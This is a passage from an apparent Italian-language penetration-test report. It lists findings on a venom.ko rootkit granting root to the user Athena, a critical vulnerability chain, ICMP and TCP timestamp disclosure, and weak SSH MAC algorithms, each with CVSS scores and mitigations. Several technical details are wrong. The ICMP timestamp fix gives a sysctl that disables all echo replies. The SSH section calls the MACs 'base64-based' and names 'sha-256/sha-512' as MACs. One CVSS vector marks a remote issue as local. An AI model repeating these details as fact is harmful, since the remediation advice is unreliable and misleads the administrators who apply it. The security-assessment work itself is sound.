privilegi di root, consentendo potenzialmente all'utente Athena di ottenere accesso privilegiato al sistema attraverso specifici comandi del rootkit.

Rischi:

- **Escalation di privilegi:** L'utente Athena può ottenere i privilegi di amministratore (root), compromettendo la sicurezza dell'intero sistema**.**
- **Compromissione totale del sistema:** Se un attaccante compromette l'utente Athena, avrà accesso diretto all'account root, aumentando significativamente il rischio di un attacco su larga scala.

Mitigazioni:

1. **Eliminazione immediata del rootkit venom.ko,** in quanto rappresenta una minaccia critica alla sicurezza del sistema.
2. **Revisione delle necessità di privilegi amministrativi:** Se l'utente Athena necessita di privilegi root, si consiglia di gestire l'accesso tramite credenziali adeguate o attraverso strumenti di gestione dei privilegi controllati, come sudo con restrizioni adeguate.

3.6 Vulnerability Chain

CVSS VECTOR: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS SCORE: 9.3/Critical

Descrizione: L'analisi di questa serie di vulnerabilità presenti nel sistema ha evidenziato una **vulnerability chain** che aumenta esponenzialmente il rischio complessivo. Sfruttando una questa sequenza di vulnerabilità, un attaccante remoto potrebbe ottenere il controllo totale del sistema senza necessità di autenticazione.

Rischi:

- **Esfiltrazione completa dei dati:** Un attaccante potrebbe accedere e sottrarre tutti i dati sensibili presenti sulla macchina.
- **Disservizio totale del server HTTP:** La compromissione del sistema potrebbe portare all'interruzione dei servizi web, causando **disservizi prolungati e impatti operativi critici.**

Mitigazioni:

1. **Correzione immediata della sequenza di vulnerabilità individuate**, con particolare attenzione alla rimozione del rootkit venom.ko e alla messa in sicurezza dell'utente Athena.

3.7 ICMP Timestamp Reply Information Disclosure (CVE-1999-0524)

CVSS VECTOR: CVSS:2.0/AV:L/AC:L/Au:N/C:P/I:N/A:N

CVSS SCORE: 2.1/Low

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Descrizione: La vulnerabilità **ICMP Timestamp Reply Information Disclosure** si verifica quando un sistema risponde a richieste ICMP Timestamp Request con un Timestamp Reply contenente informazioni sull'orario locale del sistema. Questo comportamento consente a un attaccante remoto di determinare l'orario di sistema dell'host bersaglio.

Rischi:

- **Raccolta di informazioni sul sistema:** Un attaccante può utilizzare le risposte ICMP Timestamp per raccogliere informazioni riguardo alla sincronizzazione dell'orologio del sistema. Tale informazione potrebbe essere utilizzata per **attaccare dall'interno dei programmi che utilizzano generatori di numeri casuali basati sull'orario del sistema.**

Mitigazioni:

1. **Disabilitare ICMP Timestamp Reply**: Configurare il sistema per ignorare o rifiutare le richieste ICMP Timestamp. È possibile effettuare ciò mediante il comando **sysctl -w net.ipv4.icmp_echo_ignore_all=1**
2. **Configurare il Firewall**: Bloccare i pacchetti ICMP Timestamp Request a livello di firewall per impedire che il sistema risponda a richieste non autorizzate.

3.8 TCP Timestamps Information Disclosure

CVSS VECTOR: CVSS:2.0/AV:N/AC:H/Au:N/C:P/I:N/A:N

CVSS SCORE: 2.6/Low

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Descrizione: Questa vulnerabilità si presenta quando il sistema risponde a un pacchetto TCP Timestamps. Un attaccante potrebbe inviare pacchetti TCP e a**nalizzare i timestamp restituiti per dedurre il tempo di avvio del sistema, identificare cambiamenti nell'uptime** e, potenzialmente, correlare questi dati con riavvii o aggiornamenti, facilitando attacchi mirati.

Rischi:

- **Rilevamento dell'Uptime:** L'analisi dei timestamp permette di determinare da quanto tempo un sistema è attivo, utile per capire se è stato recentemente riavviato, il che può indicare l'applicazione di patch.

- **Coordinamento di Attacchi:** I timestamp possono essere sfruttati per sincronizzare attacchi basati sul tempo, come attacchi di replay.

Mitigazioni:

1. **Disabilitare il TCP Timestamps,** ciò si può effettuare aggiungendo la riga "**net.ipv4.tcp_timestamps = 0**" al file /etc/sysctl.conf.
2. **Configurare il Firewall** in maniera tale che blocchi i pacchetti che contengono l'opzione TCP Timestamp.

3.9 Weak Message Authentication Code Algorithm Supported on SSH

CVSS VECTOR: CVSS:2.0/AV:N/AC:H/Au:N/C:P/I:N/A:N

CVSS SCORE: 2.6/Low

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Descrizione: Il server SSH supporta algoritmi MAC non sicuri che potrebbero permettere ad un attaccante di tentare di manipolare i dati trasmessi o di sfruttare debolezze crittografiche per compromettere l'autenticazione. In particolare, il server SSH supporta algoritmi basati su codifiche base64.

Rischi:

1. **Integrità dei Dati Compromessa**: L'uso di MAC deboli può permettere a un attaccante di modificare o alterare i dati senza essere rilevato, compromettendo l'integrità della comunicazione.
2. **Attacchi Man-in-the-Middle**: Un attaccante potrebbe intercettare e manipolare i dati trasmessi, sfruttando la debolezza dell'algoritmo MAC per iniettare messaggi o alterare la sessione.

Mitigazioni:

- **Aggiornamento della Configurazione SSH:** Rimuovere gli algoritmi MAC deboli dalla configurazione del server SSH. Modificare il file di configurazione del servizio SSH per specificare solo algoritmi MAC robusti come **sha-256 e sha-512**.